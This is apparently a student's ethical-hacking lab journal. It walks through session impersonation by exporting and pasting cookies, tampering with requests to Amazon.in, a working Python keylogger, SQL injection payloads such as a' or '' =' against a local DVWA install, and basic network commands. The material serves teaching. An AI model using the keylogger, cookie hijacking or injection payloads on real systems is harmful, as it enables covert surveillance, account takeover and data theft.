


PRACTICAL NO – 6


Aim- Session Impersonation with Firefox and Tamper Data

A] Session Impersonation

1. open Firefox.
2. Go to the extensions
3. Install **EditThisCookie** extension and add it.



4. open any website and login.




5. Now click on that extension that we have downloaded.

6. click on export cookie button.



7. After that paste the cookie in the value textbox section.



B] Tamper DATA add-on

1. open the Firefox and download extension “Temper data”
2. Add that extension in browser.
3. Now open Any Websites.

The screenshot shows an Amazon.in product page for the Apple iPhone 15 (128 GB) - Pink. The product image is a pink iPhone 15 Pro Max. The price is listed as ₹71,590. Offers include a 10% discount from ₹79,900. Payment options like Bank Offer, No Cost EMI, and Partner Offers are visible. To the right, there's a sidebar for exchange offers and a shopping cart summary.

4. Now click on that Extension.
5. Enter the URL in that Text box and start tempering.

Extension: (Tamper Data for FF Quantum) - Start Tamper Data — Mozilla Firefox

Listen for types


Type	Description
<input type="checkbox"/> beacon	Requests sent through the Beacon API.
<input type="checkbox"/> csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
<input type="checkbox"/> font	Web fonts loaded for a @font-face CSS rule.
<input checked="" type="checkbox"/> image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
<input checked="" type="checkbox"/> imageset	Images loaded by a <picture> element or given in an element's srcset attribute.
<input checked="" type="checkbox"/> main_frame	Top-level documents loaded into a tab.
<input type="checkbox"/> media	Resources loaded by a <video> or <audio> element.
<input checked="" type="checkbox"/> object	Resources loaded by an <object> or <embed> element.
<input type="checkbox"/> object_subrequest	Requests sent by plugins.
<input type="checkbox"/> ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hyperlink is followed.
<input type="checkbox"/> script	Code that is loaded to be executed by a <script> element or running in a Worker.
<input type="checkbox"/> speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
<input type="checkbox"/> stylesheet	CSS stylesheets loaded to describe the representation of a document.
<input type="checkbox"/> sub_frame	Documents loaded into an <iframe> or <frame> element.
<input type="checkbox"/> web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
<input type="checkbox"/> websocket	Requests initiating a connection to a server through the WebSocket API.
<input type="checkbox"/> xbl	XBL bindings loaded to extend the behavior of elements in a document.
<input type="checkbox"/> xml_dtd	DTDs loaded for an XML document.
<input checked="" type="checkbox"/> xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
<input type="checkbox"/> xslt	XSLT stylesheets loaded for transforming an XML document.
<input type="checkbox"/> other	Resources that aren't covered by any other available type.

Tamper with requests whose URL matches:


Tamper requests only from this tab:

Start Tamper Data?

6. Now click on any objects of that websites your it will start to tempering the data.



6. After That click on ok tempering.



Details

URL
 Method
 Type


Headers

Name	Value
Host	www.gstatic.com
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
Accept	*/*
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Referer	https://firebase.google.com
Alt-Used	www.gstatic.com
Connection	keep-alive
Sec-Fetch-Dest	empty
Sec-Fetch-Mode	no-cors
Sec-Fetch-Site	cross-site

Add Header

Stop Tamper

Ok



Details

URL
 Method
 Type

Headers

Name	Value
Host	www.amazon.in
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36
Accept	text/html,application/xhtml+xml
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate, br
Alt-Used	www.amazon.in
Connection	keep-alive
Referer	https://www.amazon.in/dp/
Cookie	session-id=257-5600188-68
Upgrade-Insecure-Requests	1
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	same-origin
Sec-Fetch-User	?1

Add Header

Stop Tamper

Ok

PRACTICAL NO - 7


Aim: To create a Key Logger using Python.

1. Install package of keyboard using command “pip install keyboard”.
2. import keyboard in to python code file.
3. write given code:

Code:

```
import keyboard
log_file = 'keystrokes.txt'
def on_key_press(event):
    with open(log_file, 'a') as f:
        f.write('{}\n'.format(event.name))
keyboard.on_press(on_key_press)
keyboard.wait()
```

4. Save code into folder and Run.
5. After running the code successfully then type Your Text for e.g. “Hello” into Py Shell.



The screenshot shows the Python IDLE Shell interface. The title bar reads "*IDLE Shell 3.12.0*". The menu bar includes File, Edit, Shell, Debug, Options, Window, and Help. The main window displays the following text:

```
File Edit Shell Debug Options Window Help
Python 3.12.0 (tags/v3.12.0:0fb18b0, Oct  2 2023, 13:03:39) [MSC v.1935 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
= RESTART: C:/Users/DELL/Desktop/keylogger/key.py
hello
...
```

6. Then go to Folder and check “Keystroke. text” file for final output

 keystrokes - Notepad

File Edit Format View Help

Z

S

a

i

f

enter

h

e

l

l


o

PRACTICAL NO – 8

SQL Injection Attack

- Identify a web application vulnerable to SQL injection.
- Craft and execute SQL injection queries to exploit the vulnerability.
- Extract sensitive information or manipulate the database through the SQL injection attack.

1. First open XAMPP



2. Open phpMyAdmin dashboard and create database TYBSC.CS

The screenshot displays a Windows desktop environment with two instances of the phpMyAdmin interface running in separate browser windows.

Top Window (phpMyAdmin - localhost:3307):

- The title bar shows "localhost/phpmyadmin/index.php?route=/server/databases".
- The main menu includes Databases, SQL, Status, User accounts, Export, Import, Settings, Replication, Variables,Charsets, Engines, and Plugins.
- The "Databases" section lists existing databases: New, dwva, information_schema, mysql, performance_schema, phpmyadmin, sql_db, and test.
- A form for creating a new database "TYBSC CS" is present, with "utf8mb4_general_ci" selected as the collation and a "Create" button.
- A table lists the current databases with their collations and actions:

Database	Collation	Action
dwva	utf8mb4_general_ci	Check privileges
information_schema	utf8_general_ci	Check privileges
mysql	utf8mb4_general_ci	Check privileges
performance_schema	utf8_general_ci	Check privileges
phpmyadmin	utf8_bin	Check privileges
sql_db	utf8mb4_general_ci	Check privileges
test	latin1_swedish_ci	Check privileges

- Total: 7
- A note at the bottom states: "⚠ Note: Enabling the database statistics here might cause heavy traffic between the web server and the MySQL server."
- An "Enable statistics" checkbox is available.
- A "Console" tab is at the bottom.

Bottom Window (phpMyAdmin - localhost:3307):

- The title bar shows "localhost/phpmyadmin/index.php?route=/server/databases".
- The main menu includes Structure, SQL, Search, Query, Export, Import, Operations, Privileges, Routines, Events, Triggers, Tracking, Designer, and a dropdown menu.
- The "Structure" tab is active.
- The database "tybcs.cs" is selected.
- The message "No tables found in database." is displayed.
- A "Create new table" form is present, with "Table name" and "Number of columns" fields set to 4, and a "Create" button.
- A "Console" tab is at the bottom.

1. Now Download DVWA and Extract the folder.
2. After that Paste it in XAMPP → htdocs folder.
3. Now open **C:\xampp\htdocs\DVWA\config** this path and copy the file **config.inc.php.dist**
4. Now paste it and change the name as **config.inc** it will be a php file.

xampp > htdocs > dvwa > config				
	Name	Date modified	Type	Size
	config.inc.php	11/10/2022 1:22 AM	PHP Source File	3 KB
	config.inc.php.dist	11/10/2022 1:22 AM	DIST File	3 KB

5. Now open **config.inc** file and remove the password as follows


```

15 // If you are using MySQL then you cannot use root, you must use create a
16 # See README.md for more information on this.
17 $_DVWA = array();
18 $_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
19 $_DVWA[ 'db_database' ] = 'dvwa';
20 $_DVWA[ 'db_user' ] = 'root';
21 $_DVWA[ 'db_password' ] = '';
22 $_DVWA[ 'db_port' ] = '3307';
23

```

6. Now open new tab on browser and type <http://localhost/dvwa/>

7. Enter username as **Admin** and password as a **password**



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module, however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommended using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an

8. After successful login click on **DVWA security** and set the security level slow.

DVWA Security

Security Level

Security level is currently: Low

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option attempts to raise the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low ▾ Submit

Low
Medium
High
Impossible

9. Now click on SQL Injection.

The screenshot shows a web browser window with the URL `localhost/dvwa/vulnerabilities/sql/`. The main content is titled "Vulnerability: SQL Injection". On the left, there's a sidebar menu with various exploit categories. The "SQL Injection" category is highlighted in green. Below the title is a form with a single input field labeled "User ID:" and a "Submit" button. The status bar at the bottom right shows the date and time as 4/6/2024 11:55 AM.

10. Write 1 in Text box and click on Submit.

The screenshot shows the same DVWA page after submission. The "User ID:" field now contains "1". Below it, the output area displays "ID: 1", "First name: admin", and "Surname: admin". The status bar at the bottom right shows the date and time as 4/6/2024 11:55 AM.

11. Write 1* in text box and click on submit.

The screenshot shows the DVWA page again. This time, the "User ID:" field contains "1*". The output area shows "ID: 1*" in red, indicating an error or unexpected behavior. The status bar at the bottom right shows the date and time as 4/6/2024 11:55 AM.

12. Write 1=1 in text box and click on submit.

The screenshot shows the DVWA SQL Injection page. The URL is `localhost/dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit#`. The page title is "Vulnerability: SQL Injection". On the left, there's a sidebar with various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection (which is highlighted). The main content area has a "User ID:" input field containing "1=1" and a "Submit" button. Below the input field, the output shows: "ID: 1=1", "First name: admin", and "Surname: admin". A "More Information" section at the bottom lists several links about SQL injection.

13. Now Write a' or '' =' in the Text Field.

This screenshot is similar to the previous one, but the "User ID:" field now contains "a' or '' =". The output below shows multiple successful database queries, each returning a different first name and surname. The "More Information" section at the bottom remains the same.

PRACTICAL NO – 9

Aim - Network Analysis and ARP Poisoning

A] Network Analysis Using TraceRoute, ping, ipconfig, netstat Command

1. Type the following commands.

- Tracert

```
Microsoft Windows [Version 10.0.22621.3155]
(c) Microsoft Corporation. All rights reserved.

C:\Users\A>tracert www.facebook.com

Tracing route to star-mini.c10r.facebook.com [163.70.143.35]
over a maximum of 30 hops:

 1  <1 ms    <1 ms    <1 ms  192.168.0.1
 2  2 ms     1 ms     1 ms  1.128.16.172
 3  3 ms     3 ms     2 ms  103.88.221.181.cust.vnpl.co.in [103.88.221.181]
 4  1 ms     1 ms     *      172.22.2.250
 5  3 ms     1 ms     2 ms  ae1.pr04.bom1.tfbnw.net [157.240.72.52]
 6  2 ms     1 ms     1 ms  po108.psw02.bom2.tfbnw.net [129.134.33.217]
 7  4 ms     3 ms     4 ms  157.240.38.161
 8  2 ms     1 ms     5 ms  edge-star-mini-shv-01-bom2.facebook.com [163.70.143.35]

Trace complete.

C:\Users\A>
```

- **Ipconfig**

```
C:\Users\A>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . : 
  Link-local IPv6 Address . . . . . : fe80::38a6:767f:39e8:5db4%5
  IPv4 Address . . . . . : 192.168.0.208
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.0.1

C:\Users\A>
```

- **Netstat**

```
Microsoft Windows [Version 10.0.22621.3155]
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\A>netstat
```

```
Active Connections
```

Proto	Local Address	Foreign Address	State
TCP	192.168.0.208:49853	20.198.118.190:https	ESTABLISHED
TCP	192.168.0.208:49906	sc-in-f188:5228	ESTABLISHED
TCP	192.168.0.208:50197	196:https	ESTABLISHED
TCP	192.168.0.208:50275	bom07s31-in-f3:https	ESTABLISHED
TCP	192.168.0.208:50279	117.18.232.200:https	TIME_WAIT
TCP	192.168.0.208:50282	204.79.197.222:https	TIME_WAIT
TCP	192.168.0.208:50283	13.107.237.254:https	TIME_WAIT
TCP	192.168.0.208:50285	204.79.197.254:https	TIME_WAIT
TCP	192.168.0.208:50286	149:https	ESTABLISHED
TCP	192.168.0.208:50287	52.108.9.12:https	ESTABLISHED
TCP	192.168.0.208:50288	a23-206-173-51:https	ESTABLISHED
TCP	192.168.0.208:50290	13.107.3.254:https	ESTABLISHED

```
C:\Users\A>ping 192.168.0.146
```

```
Pinging 192.168.0.146 with 32 bytes of data:
```

```
Reply from 192.168.0.146: bytes=32 time<1ms TTL=128
```

```
Reply from 192.168.0.146: bytes=32 time=1ms TTL=128
```

```
Reply from 192.168.0.146: bytes=32 time=1ms TTL=128
```

```
Reply from 192.168.0.146: bytes=32 time=1ms TTL=128
```

```
Ping statistics for 192.168.0.146:
```

```
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

```
Approximate round trip times in milli-seconds:
```

```
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

```
C:\Users\A>ping 192.168.0.145
```

```
Pinging 192.168.0.145 with 32 bytes of data:
```

```
Request timed out.
```

```
Ping statistics for 192.168.0.145:
```

```
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

```
C:\Users\A>ping 208.67.222.222
```

